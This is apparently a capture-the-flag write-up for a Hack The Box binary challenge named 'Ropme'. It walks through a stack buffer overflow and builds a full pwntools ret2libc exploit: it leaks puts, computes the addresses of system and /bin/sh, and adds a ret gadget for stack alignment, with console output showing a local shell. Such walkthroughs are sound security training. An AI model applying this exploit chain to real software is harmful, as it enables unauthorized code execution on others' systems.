
Ropme



NX is disabled so it looks like we're supposed to ROP it how 'about dah?

The program is pretty simple:


```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_50= qword ptr -50h
var_44= dword ptr -44h
s= byte ptr -40h

push    rbp
mov     rbp, rsp
sub     rsp, 50h
mov     [rbp+var_44], edi
mov     [rbp+var_50], rsi
mov     edi, offset s   ; "ROP me outside, how 'about dah?"
call    _puts
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     rdi, rax        ; stream
call    _fflush
mov     rdx, cs:stdin@@GLIBC_2_2_5 ; stream
lea     rax, [rbp+s]
mov     esi, 1F4h       ; n
mov     rdi, rax        ; s
call    _fgets
mov     eax, 0
leave
retn
main endp
```

And there's a pretty overt buffer overflow:

Decompile: main - (ropme)

```
1
2  undefined8 main(void)
3
4  {
5    char local_48 [64];
6
7    puts("ROP me outside, how \'about dah?");
8    fflush(stdout);
9    fgets(local_48,500,stdin);
10   return 0;
11 }
12
```

It looks like the most promising way to go is to try to get the base address of LIBC and then pop /bin/sh into rdi and jump to system, there aren't any easy LIBC functions in the program to use, but the real address of puts can be leaked with a rop chain.



To find the offset to the return address:

```
ROP me outside, how 'about dah?
eedIyXwv3NVmryzjncW35Cow4hUNn4ylONnMG6o4s3NguiJWHjCwcFiGpRoRtfPK9uyCP6nENvH3s1SXHEsvwc8hvnO6atPbmubEXRFKhA7GVj36vGsAuvCzgviShaUrLAzN1d4lgTRegvheSORZsG

Program received signal SIGSEGV, Segmentation fault.
0x000000000040066c in main ()
(gdb) x/x $rsp
0x7fffffffdfb8: 0x3348764e
(gdb)
```

```
flerb@ubuntu: ~/HTB/Ropme 252x3
flerb@ubuntu:~/HTB/Ropme$ tr -dc A-Za-z0-9 </dev/urandom | head -c 150 ; echo ''
eedIyXwv3NVmryzjncW35Cow4hUNn4ylONnMG6o4s3NguiJWHjCwcFiGpRoRtfPK9uyCP6nENvH3s1SXHEsvwc8hvnO6atPbmubEXRFKhA7GVj36vGsAuvCzgviShaUrLAzN1d4lgTRegvheSORZsG
flerb@ubuntu:~/HTB/Ropme$
```


The value that return is trying to pop to return to is: 0x3348764e = NvH3

```
flerb@ubuntu:~/HTB/Ropme$ echo eedIyXwv3NVmryzjncW35Cow4hUNn4ylONnMG6o4s3NguiJWHjCwcFiGpRoRtfPK9uyCP6nENvH3s1SXHEsvwc8hvnO6atPbmubEXRFKhA7GVj36vGsAuvCzgviShaUrLAzN1d4lgTRegvheSORZsG | grep NvH3
eedIyXwv3NVmryzjncW35Cow4hUNn4ylONnMG6o4s3NguiJWHjCwcFiGpRoRtfPK9uyCP6nENvH3s1SXHEsvwc8hvnO6atPbmubEXRFKhA7GVj36vGsAuvCzgviShaUrLAzN1d4lgTRegvheSORZsG
flerb@ubuntu:~/HTB/Ropme$ expr length eedIyXwv3NVmryzjncW35Cow4hUNn4ylONnMG6o4s3NguiJWHjCwcFiGpRoRtfPK9uyCP6nE
72
flerb@ubuntu:~/HTB/Ropme$
```

So the overwritten return is at 72 bytes, meaning there is some other 8-byte value between the buffer and the return address which is probably not important.

```
var_50= qword ptr -50h
var_44= dword ptr -44h
s= byte ptr -40h

push    rbp
mov     rbp, rsp
sub     rsp, 50h
mov     [rbp+var_44], edi
mov     [rbp+var_50], rsi
mov     edi, offset s   ; "ROP me outside, how 'about dah?"
call    _puts
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     rdi, rax        ; stream
call    _fflush
mov     rdx, cs:stdin@@GLIBC_2_2_5 ; stream
lea     rax, [rbp+s]
mov     esi, 1F4h       ; n
mov     rdi, rax        ; s
call    _fgets
mov     eax, 0
leave
retn
main endp
```

The following shows a payload of b'A' * 72 + b'B' * 8, the 8 'B's end up at the return address that gets popped at the return at the end of the program, so it can be used to control the instruction pointer:




The idea is to use the hijacked return address to enter our rop chain of **pop_rdi + puts_got + puts_plt + main** to leak the address of puts_plt and return the function back to main for another iteration. We can use the least significant bytes of the leaked puts_plt to determine its offset from the start of LibC and narrow down which version of LibC is being used, and use the leaked addresses + offsets on the second iteration to make returns to LibC.

Use ROPgadget to find some usable gadgets:

```
flerb@ubuntu:~/HTB/Ropme$ ROPgadget --binary ropme --only "pop|ret"
Gadgets information
============================================================
0x00000000004006cc : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006ce : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006d0 : pop r14 ; pop r15 ; ret
0x00000000004006d2 : pop r15 ; ret
0x00000000004006cb : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006cf : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400590 : pop rbp ; ret
0x00000000004006d3 : pop rdi ; ret
0x00000000004006d1 : pop rsi ; pop r15 ; ret
0x00000000004006cd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004004c9 : ret
0x000000000040064a : ret 0xfffe

Unique gadgets found: 12
```

Then get the addresses of puts_got and puts_plt from the got.plt section in a debugger:




0x4004e0 = plt_puts
0x601018 = got_puts

```
main_plt = 0x400626
puts_got = 0x601018
puts_plt = 0x4004e0
libc_start_main = 0x601000
ret = 0x4004c9
```

```python
#local
libc_puts_offset = 0x0875a0
libc_system_offset = 0x055410
libc_sh_offset = 0x1b75aa

main_plt = 0x400626
puts_got = 0x601018
puts_plt = 0x4004e0
libc_start_main = 0x601000
ret = 0x4004c9
#input('IDA')

# STEP 0
# Leak LIBC address
padding = b'A' * 72
pop_rdi = p64(0x4006d3)

payload = flat(
        padding,
        pop_rdi,
        puts_got,
        puts_plt,
        main_plt
        )

print(payload)
io.sendlineafter('ROP me outside, how \'about dah?', payload)
junk = io.recvline().strip()
leaked_puts_libc = io.recvline().strip()
leaked_puts_libc = bytearray(leaked_puts_libc).ljust(8,b'\00')
leaked_puts_libc = u64(leaked_puts_libc, endian='little')
log.success(f'{Fore.GREEN}Leaked puts@GLIBC Offset: {str(hex(leaked_puts_libc))}{Style.RESET_ALL}')

libc_start = leaked_puts_libc - libc_puts_offset
log.info(f'{Fore.GREEN}LIBC Start address: {(hex(libc_start))}{Style.RESET_ALL}')
system = p64(libc_start + libc_system_offset)
log.info(f'{Fore.GREEN}Calculated System Location: {str(hex(u64(system)))}{Style.RESET_ALL}')
sh_string = p64(libc_start + libc_sh_offset)
log.info(f'{Fore.GREEN}Calculated sh location: {str(hex(u64(sh_string)))}{Style.RESET_ALL}')
```

With that we can confirm that the first step of leaking the puts address is working properly and the program continues execution to main after the payload is delivered:

From IDA the base is at the following address:




```
[*] main start: 0x400626
[*] Puts plt: 0x4004e0
[*] Puts got: 0x601018
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xd3\x06@\x00\x00\x00\x00\x00\x18\x10`\x00\x00\x00\x00\x00\xe0\x04@\x00\x00\x00\x00\x00&\x06@\x00\x00\x00\x00\x00'
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
after the recvline:
b'\xa0\xd5\xf4\xe6]\x7f'
after the ljust:
bytearray(b'\xa0\xd5\xf4\xe6]\x7f\x00\x00')
[+] Leaked puts@GLIBC Offset: 0x7f5de6f4d5a0
[*] Stopped process './ropme' (pid 3460)
```

Subtracting the puts@GLIBC offset from the libc base address in IDA gives:


0xf4d5a0−0xec6000 = 0x875A0 <- which is a way to get the offset of puts manually
(leaked) - (IDA-base)

This confirms that the address that we're leaking is the right puts address and verifies a little sanity.

Running locally and leaking the offset of puts, which can then be used in https://libc.blukat.me to find which version of libc is being used locally, but really there are easier ways to find this locally, like the second image shown below:

```
flerb@ubuntu:~/HTB/Ropme$ ./solve_local.py
[+] Starting local process './ropme': pid 7073
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xd3\x06@\x00\x00\x00\x00\x00\x18\x10`\x00\x00\x00\x00\x00\xe0\x04@\x00\x00\x00\x00\x00&\x06@\x00\x00\x00\x00\x00'
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked puts@GLIBC Offset: 0x7f273810a5a0
[*] LIBC Start address: 0x7f2738083000
[*] Calculated System Location: 0x7f27380d8410
[*] Calculated sh location: 0x7f273823a5aa
b"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xd3\x06@\x00\x00\x00\x00\x00\xaa\xa5#8'\x7f\x00\x00\xc9\x04@\x00\x00\x00\x00\x00\x10\x84\r8'\x7f\x00\x00"
[*] Switching to interactive mode

$
[*] Interrupted
[*] Stopped process './ropme' (pid 7073)
flerb@ubuntu:~/HTB/Ropme$
```

```
flerb@ubuntu:~/HTB/Ropme$ ldd ropme
        linux-vdso.so.1 (0x00007ffc1a7e1000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fe9998b4000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fe999abf000)
flerb@ubuntu:~/HTB/Ropme$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep puts@@
   194: 0000000000875a0   476 FUNC    GLOBAL DEFAULT   16 _IO_puts@@GLIBC_2.2.5
   429: 0000000000875a0   476 FUNC    WEAK   DEFAULT   16 puts@@GLIBC_2.2.5
  1158: 000000000085e60   384 FUNC    WEAK   DEFAULT   16 fputs@@GLIBC_2.2.5
  1705: 000000000085e60   384 FUNC    GLOBAL DEFAULT   16 _IO_fputs@@GLIBC_2.2.5
flerb@ubuntu:~/HTB/Ropme$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system@@
   617: 0000000000055410    45 FUNC    GLOBAL DEFAULT   16 __libc_system@@GLIBC_PRIVATE
  1427: 0000000000055410    45 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.2.5
flerb@ubuntu:~/HTB/Ropme$ strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
 1b75aa /bin/sh
```




Inputting those offsets into the code, calculate offsets and exploit:


```
libc_puts_offset = 0x0875a0
libc_system_offset = 0x055410
libc_sh_offset = 0x1b75aa

main_plt = 0x400626
puts_got = 0x601018
puts_plt = 0x4004e0
libc_start_main = 0x601000
ret = 0x4004c9
```

```python
# STEP 1 - Calculate offset, system and /bin/sh offsets
libc_start = leaked_puts_libc - libc_puts_offset
log.info(f'{Fore.GREEN}LIBC Start address: {(hex(libc_start))}{Style.RESET_ALL}')
system = p64(libc_start + libc_system_offset)
log.info(f'{Fore.GREEN}Calculated System Location: {str(hex(u64(system)))}{Style.RESET_ALL}')
sh_string = p64(libc_start + libc_sh_offset)
log.info(f'{Fore.GREEN}Calculated sh location: {str(hex(u64(sh_string)))}{Style.RESET_ALL}')


#STEP 2: Exploit!
payload = flat(
        padding,
        pop_rdi,
        sh_string,
        ret,
        system
        )

print(payload)
io.sendlineafter('ROP me outside, how \'about dah?', payload)

io.interactive()
```

And re-running the program, we get a segfault. This is interesting because when attaching IDA to the process and debugging it shows that the segfault is happening well after the program executes the system function properly with /bin/sh as a parameter, below shows that the return is being loaded properly, the next two show the instruction that the program segfaults on in IDA.

Everything happens correctly locally, and /bin/sh is sent to system, but there's a segfault in system itself on the movaps [rsp+398h+var_358], xmm0 instruction:





The problem is that the 64-bit calling convention requires the stack to be 16-byte aligned before a call instruction, and we broke that with our rop chain. It can be easily remedied by adding a call to a return gadget before the call to system. The call to return re-aligns the stack and doesn't do anything besides popping off the address of system from the stack and jumping/returning to it.

```
#STEP 4: Exploit!
payload = flat(
        padding,
        pop_rdi,
        sh_string,
        ret,
        system
        )
```

https://stackoverflow.com/a/60795264

https://stackoverflow.com/questions/60729616/segfault-in-ret2libc-attack-but-not-hardcoded-system-call

https://ropemporium.com/guide.html

At this point it works locally but we still have to find which libc is actually being used by the remote program, the following is local output, so it's confirmed to work well locally:

```
flerb@ubuntu:~/HTB/Ropme$ ./solve_local.py
[+] Starting local process './ropme': pid 6294
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xd3\x06@\x00\x00\x00\x00\x00\x18\x10`\x00\x00\x00\
x00\x00\xe0\x04@\x00\x00\x00\x00\x00&\x06@\x00\x00\x00\x00\x00'
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no
guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked puts@GLIBC Offset: 0x7f2dbcbfe5a0
[*] LIBC Start address: 0x7f2dbcb77000
[*] Calculated System Location: 0x7f2dbcbcc410
[*] Calculated sh location: 0x7f2dbcd2e5aa
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xd3\x06@\x00\x00\x00\x00\x00\xaa\xe5\xd2\xbc-\x7f\
x00\x00\xc9\x04@\x00\x00\x00\x00\x00\x10\xc4\xbc\xbc-\x7f\x00\x00'
[*] Switching to interactive mode

$ id
uid=1000(flerb) gid=1000(flerb) groups=1000(flerb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),121(lpadmin),131(lxd),132(sa
mbashare)
$
[*] Interrupted
[*] Stopped process './ropme' (pid 6294)
flerb@ubuntu:~/HTB/Ropme$
```


Output of running on the remote server, only Leaked puts@GLIBC is valid because the offsets are still using the offsets from the local LIBC, which may be correct with a lot of luck, but turned out to not be.

```
[+] Leaked puts@GLIBC Offset: 0x7f24daf6c690
[+] Leaked LIBC: 0x7f24daf1d740
[*] LIBC Start address: 0x7f24daee50f0
[*] Calculated System Location: 0x7f24daf3a500
[*] Calculated sh location: 0x7f24db09c69a
```

